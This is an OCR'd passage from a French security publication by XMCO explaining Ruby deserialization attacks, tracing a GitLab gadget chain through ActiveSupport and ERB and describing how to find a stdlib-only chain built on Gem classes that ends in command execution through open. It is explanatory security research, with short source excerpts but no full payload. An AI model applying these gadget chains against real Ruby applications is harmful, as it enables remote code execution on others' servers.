


Utilisation d'une méthode inconnue sur notre objet

C'est ce point précis qui permet d'arriver à l'exécution d'une commande sur le serveur.

Notre objet ne connaît pas la méthode utilisée. La méthode method_missing est donc appelée automatiquement. Cette méthode est une méthode magique, c'est-à-dire qu'elle est appelée dans certains cas particuliers. Ici, le cas particulier est que l'objet ne connaît pas la méthode appelée. Cette méthode permet de définir le comportement de l'objet lorsqu'une méthode inconnue est appelée sur ce dernier.

La particularité de la classe DeprecatedinstanceVariableProxy est qu'elle hérite de la classe DeprecationProxy. Cette classe ré-écrit la méthode method_missing qui est donc utilisée par notre objet.



Appel de la méthode method_missing

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Voici le code source de cette méthode [9] :

```
def method_missing(called, *args, &block)
  warn caller_locations, called, args
  target.__send__(called, *args, &block)
end
```

code source de la méthode « method_missing »

Code source de la méthode method_missing de la classe DeprecationProxy


Cette méthode appelle tout d'abord la méthode warn qui affiche un message d'erreur sur la console. Cette méthode remplit la première mission de la classe évoquée précédemment. Ensuite, la méthode target de l'objet DeprecatedinstanceVariable-Proxy est utilisée.

En analysant le code source, il apparaît que la méthode target appelle la méthode définie par l'attribut @method sur l'objet défini par l'attribut @instance de notre objet DeprecatedinstanceVariableProxy. target répond donc à la deuxième mission de la classe : appeler le nouveau morceau de code à la place du code déprécié.

```
class DeprecatedInstanceVariableProxy < DeprecationProxy
  def initialize(instance, method, var = "@#{method}", deprecator = ActiveSupport::Deprecation.instance)
    @instance = instance
    @method = method
    @var = var
    @deprecator = deprecator
  end

private
  def target
    @instance.__send__(@method)
  end
```

Code source de la méthode « target »


Code source de la méthode target de la classe DeprecatedInstanceVariableProxy



Appel de la méthode target de la classe DeprecatedInstanceVariableProxy


Lors de la création de l'objet DeprecatedinstanceVariableProxy, une instance d'un objet ERB a été définie, ainsi que la méthode result. La méthode target appelle donc la méthode result de l'objet ERB.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Appel d'une méthode sur une instance définie dans l'objet DeprecatedInstanceVariableProxy

La méthode result de la classe ERB utilise la méthode eval afin d'interpréter du code Ruby dans le but de générer des vues pour une application web. C'est pourquoi la commande est exécutée sur le serveur.



Exécution d'une commande sur le système avec la méthode result

Pour résumer, la charge est un objet de la classe DeprecatedinstanceVariableProxy. Cet objet a pour paramètre une instance d'un objet de la classe ERB ainsi qu'une méthode à utiliser result.

Lorsqu'une méthode quelconque est utilisée sur l'objet DeprecatedinstanceVariableProxy, la méthode method_missing de la classe DeprecationProxy (dont hérite la classe DeprecatedinstanceVariableProxy) est automatiquement appelée. La méthode method_missing appelle la méthode target de la classe DeprecatedinstanceVariableProxy. Cette méthode permet d'utiliser la méthode result sur l'objet de la classe ERB, qui exécute la commande sur le système.


(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Comment trouver sa chaîne de gadgets ?

Le choix d'une chaîne de gadgets va tout d'abord reposer sur la technologie en face. En effet, les gadgets utilisés précédemment fonctionnent très bien avec GitLab, car GitLab installe et charge la bibliothèque ActiveSupport et ERB. Mais cela n'est pas forcément le cas pour les autres technologies, car ActiveSupport ne fait pas partie des Gems (nom des bibliothèques en ruby) par défaut et ERB n'est pas chargé par défaut. Il faut donc pouvoir être en capacité de trouver d'autres gadgets avec les bibliothèques utilisées par les technologies qui sont ciblées. Le plus intéressant est de trouver une chaîne de gadgets uniquement composée de gadgets présents par défaut à l'installation de Ruby. C'est ce qui a été fait dans un article rédigé par les équipes de Elttam **[10]** sur lequel nous allons nous appuyer.

Un enchaînement de gadgets commence par un gadget dit kick-off. Ce gadget doit être capable, lors de la désérialisation des données ou de la manipulation de l'objet désérialisé, de déclencher la cascade des gadgets suivants.

Le plus intéressant est de se tourner vers des classes qui réimplémentent la méthode marshal_load. Quand la méthode marshal_load est réimplémentée au sein d'une classe, c'est cette méthode qui est utilisée lors de la désérialisation de l'objet avec Marshal.load. Il n'est ainsi pas possible pour le programme de se protéger, car le code est exécuté au moment de la désérialisation.
Il peut être intéressant de s'intéresser aussi aux méthodes method_missing et const_missing qui peuvent être appelées lors de la manipulation de l'objet désérialisé. Le désavantage est qu'il est possible d'inspecter l'objet et de se protéger.



Composition d'une chaîne de gadget

Le dernier gadget est celui qui va exécuter la commande sur le serveur. Il est aussi appelé sink gadget. Il faut donc chercher des méthodes comme eval, open, %x, exec, `` ou encore system dans les différentes classes pour trouver celle qui exécute une commande qui peut être définie par un utilisateur.

Cependant, il faut trouver les gadgets qui vont entre les deux. Pour le moment, c'est l'expertise humaine qui permet de trouver ces gadgets intermédiaires.


« Le dernier gadget est celui qui va exécuter la commande sur le serveur. Il est aussi appelé sink gadget. Il faut donc chercher des méthodes comme eval, open, %x, exec, `` ou encore system dans les différentes classes pour trouver celle qui exécute une commande qui peut être définie par un utilisateur. »

Pour trouver un bon gadget kick-off candidat, il faut chercher une classe qui réimplémente la méthode marshal_load. Cette réimplémentation doit être faite de manière à ce qu'un nom de méthode commun (each, first, length, name etc.) soit utilisé sur l'argument donné à marshal_load sur lequel nous avons le contrôle. Ce type de réimplémentation agrandit le champ des possibilités. En effet, si une méthode commune est utilisée sur un objet que nous pouvons contrôler, il est plus simple de trouver un gadget intermédiaire qui utilise cette méthode commune de manière à nous approcher d'une exécution de code.

C'est à ce moment que l'expertise humaine et de très bonnes connaissances en Ruby sont nécessaires. En effet, il n'y a pas d'autres choix que d'étudier toutes les classes pour trouver celles qui peuvent potentiellement nous rapprocher d'une exécution de code. Pour le moment, il n'existe pas de script ou d'indicateur connu permettant de savoir si telle classe est plus à même de nous approcher d'une exécution de code qu'une autre. Cependant, une bonne compréhension du langage Ruby permet de trouver les méthodes les plus intéressantes et les méthodes fantômes qui peuvent être appelées dans certains cas. Une méthode peut être considérée comme intéressante quand c'est une méthode commune (telles que name, first, length, concat etc.) qui a plus de chance d'être réimplémentée au sein d'une classe. L'idée est de trouver un gadget qui possède une des méthodes permettant d'exécuter du code sur le système et qui réimplémente une méthode commune.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Pour notre gadget kick-off la classe Gem::Requirement, qui réimplémente marshal_load de manière a appelé la méthode commune each sur un objet que nous contrôlons, est une bonne candidate. La méthode each est une méthode commune qui peut être amenée à être implémentée par d'autres classes.




Extrait du code source de la classe Gem::Requirement

La même méthodologie est utilisée ensuite. Il faut chercher les classes qui réimplémente la méthode each et qui permettent d'approcher une exécution de code.

La classe Gem::DependencyList se place en bonne position. En effet, sa réimplémentation de la méthode each utilise une méthode souvent utilisée : sort. Cette méthode permet de trier un objet de type Array. Ici, les habitués de Ruby remarqueront que la méthode fantôme **<=>** est utilisée par la méthode sort **[11]**. Cela augmente le champ de recherche et nos chances de trouver le gadget intermédiaire suivant, car nous pouvons maintenant chercher une classe qui réimplémente la méthode sort ou **<=>.**


La recherche continue est une analyse de la classe Gem::Source::SpecificFile nous montre une réimplémentation de la méthode **<=>** utilisant une méthode name, qui renvoie le nom de la méthode.



Extrait du code source de la classe Gem::Source::SpecificFile

Le schéma se répète, avec la recherche d'une classe qui réimplémente la méthode name. C'est ici que la classe Gem::StubSpecification interpelle. Non seulement elle réimplémente la méthode name mais en plus, elle possède une méthode permettant d'exécuter du code sur le système : open. L'analyse de la classe montre qu'une commande peut être exécutée sur le système lors de l'appelle de la méthode name de la classe.


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Extrait du code source de la classe Gem::StubSpecification

Voici donc le gadget final, celui qui permet d'exécuter une commande sur le système. open peut être utilisé pour exécuter des commandes arbitraires lorsque le premier caractère du premier argument est un caractère de pipe (« | ») comme indiqué dans la documentation [12].

Notre chaîne de gadgets se compose finalement du gadget kick-off Gem::Requirement, suivi des gadgets intermédiaires Gem::DependencyList et Gem::Source::SpecificFile**.** Le gadget final est Gem::StubSpecification qui permet d'exécuter le code. Sur leur blog, Elttam [10] donne le code Ruby permettant de générer la payload et de la tester.




Chaîne de gadgets finale

La recherche de chaîne de gadgets n'est pas aisée et demande de bonnes connaissances dans le langage ainsi que beaucoup d'analyse de codes.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Mais sur le papier, la méthodologie est simple :



Méthodologie pour choisir la chaîne de gadgets potentielle

